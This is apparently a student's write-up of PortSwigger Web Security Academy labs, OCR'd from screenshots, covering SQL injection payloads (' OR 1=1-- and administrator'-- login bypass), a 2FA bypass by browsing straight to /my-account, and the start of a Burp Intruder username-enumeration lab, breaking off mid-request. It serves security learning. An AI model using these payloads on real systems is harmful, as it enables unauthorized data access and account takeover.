
FINAL LEARNING PATH



Your learning progress

Level progress

12
of 52
Apprentice

4
of 151
Practitioner

0
of 36
Expert


Table of contents

Introduction

There will be a few pictures of the progress throughout the documentation of my labs below

The beginning of each lab will be font bolded for a better quality of browsing.

I have first started by creating an account on Portswigger with my poly email address, using my real name (Frederic Perron).



PortSwigger <licensing@portswigger.net>
12:08 AM

To: frederic-2.perron@polymtl.ca

Complete your registration

Thank you for your request to register with our website.

Click here to complete your registration.

Here are some of the resources available to use as part of your registration:

Web Security Academy

This is a brand new learning resource providing free training on web security vulnerabilities, techniques for finding and exploiting bugs, and defensive measures for avoiding them.

The Web Security Academy contains high-quality learning materials, interactive vulnerability labs, and video tutorials. You can learn at your own pace, wherever and whenever suits you.


Click here to access the Web Security Academy.

Burp Suite Support Center

Have you seen the Burp Suite Support Center?

The Support Center contains a large number of articles and community discussions to help you get the most out of using Burp. If you have a question, the chances are the answer is here.

You can also use the Support Center to send questions to our support team.



My account

Your Account Details

Name: **Frederic Perron** Change name

Email: **frederic-2.perron@polymtl.ca** Change email

If you need to change any more of your account details, please contact us.


Your Saved Cards

You do not have any saved cards.

Your Subscriptions

You do not have any licenses.

Your Exams



Welcome back!

Learn to secure the web one step at a time, with our practical, interactive learning materials. Covering the latest research, and completely free.

New topic: Server-side prototype pollution

Server-side prototype pollution can be tricky to test for without causing a DoS. In this topic, you'll learn some reliable but safe detection methods pioneered by original PortSwigger research, as well as how to leverage your findings for remote code execution.

Your learning progress

Your level


Solve 52 more labs to become an

Level progress


Path 1 SQL Injection

We start by first stating and acknowledging what a SQL injection is. A SQL injection is a type of cyber attack where an attacker injects malicious SQL statements into a web application's input field, with the intention of manipulating the backend database. This allows them to steal sensitive information, modify or delete data, or even take control of the entire database. Attackers can exploit vulnerabilities in poorly designed web applications that do not properly validate user input or use parameterized queries to protect against SQL injection. It is a serious threat to the security of web applications that rely on SQL databases and requires constant vigilance and best practices to prevent.

The first exercise consisted of simply injecting true values to the parameters to access sensitives informations. The string "+1OR+1=1--" is a common SQL injection attack string that can be used to modify the behavior of a SQL query. When this string is appended to a database parameter, the resulting SQL query will evaluate the expression "1 OR 1=1", which is always true. This can result in unexpected behavior in the application, such as bypassing authentication mechanisms, retrieving sensitive information, or modifying the contents of the database. We can see below the way we used to solve the first lab:



```
0abb00a303b7ea1f88fd388e0061008b.web-security-academy.net/filter?category=%27+OR+1=1--
```




SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Congratulations, you solved the lab!

' OR 1=1--


Refine your search:

Here in the second lab, we change the login parameter with administrator'-- so we can bypass authentication and interact with the database:



Web Security Academy
SQL injection vulnerability allowing login bypass
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | My account
Login
Invalid username or password.
Username
administrator'--
Password
Log in


Results after the 2 labs:



Path 2 Authentication

What is authentication? Authentication is a crucial step in confirming the identity of a user or client. Essentially, it ensures that the individual claiming to be the user is indeed the correct person. As websites are designed to be accessible to anyone with an internet connection, it's important to have strong authentication methods in place to ensure effective web security. Without proper authentication mechanisms, websites can be easily compromised, and sensitive data may be at risk.


First lab of authentication is the 2FA simple bypass



2FA simple bypass


Please enter your 4-digit security code

Login


Your email address is wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net


Displaying all emails @exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2023-04-16 06:04:03 +0000	wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net	no-reply@0afb00d8046d2730805f3ada00ec00b0.web-security-academy.net	Security code	Hello! Your security code is 1245. Please enter this in the app to continue. Thanks, Support team	View raw


Please enter your 4-digit security code

1425

We login to first get a part of the URL (my-account)


2FA simple bypass

Email client | Back to lab description »

My Account


Your username is: wiener

Your email is: wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net

Email

Update email

After we logged in, in the URL we have the my-account in the URL which will act as our token to simply bypass when we try to connect to another user and changing the login id to that my-account string


2FA simple bypass

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home | My account | Log out

My Account

Your username is: carlos


Your email is: carlos@carlos-montoya.net

Email

Update email


Results after we entered the my-account in the URL

Here is the URL after we modified the entry of the login user to my-account of the earlier URL when we were logged in


0afb00d8046d2730805f3ada00ec00b0.web-security-academy.net/my-account

Second lab for the Authentication was Username enumeration via different responses


We first start by finding the post request with the /login directory and send it to Intruder.



```
1790  https://0ad7002504b3162e821...  GET   /academyLabHeader   101
1791  https://0ad7002504b3162e821...  POST  /login              200
1792  https://0ad7002504b3162e821...  GET                       1
```

```
POST /login HTTP/2
Host:
0ad7002504b3162e821601c800d500d
```

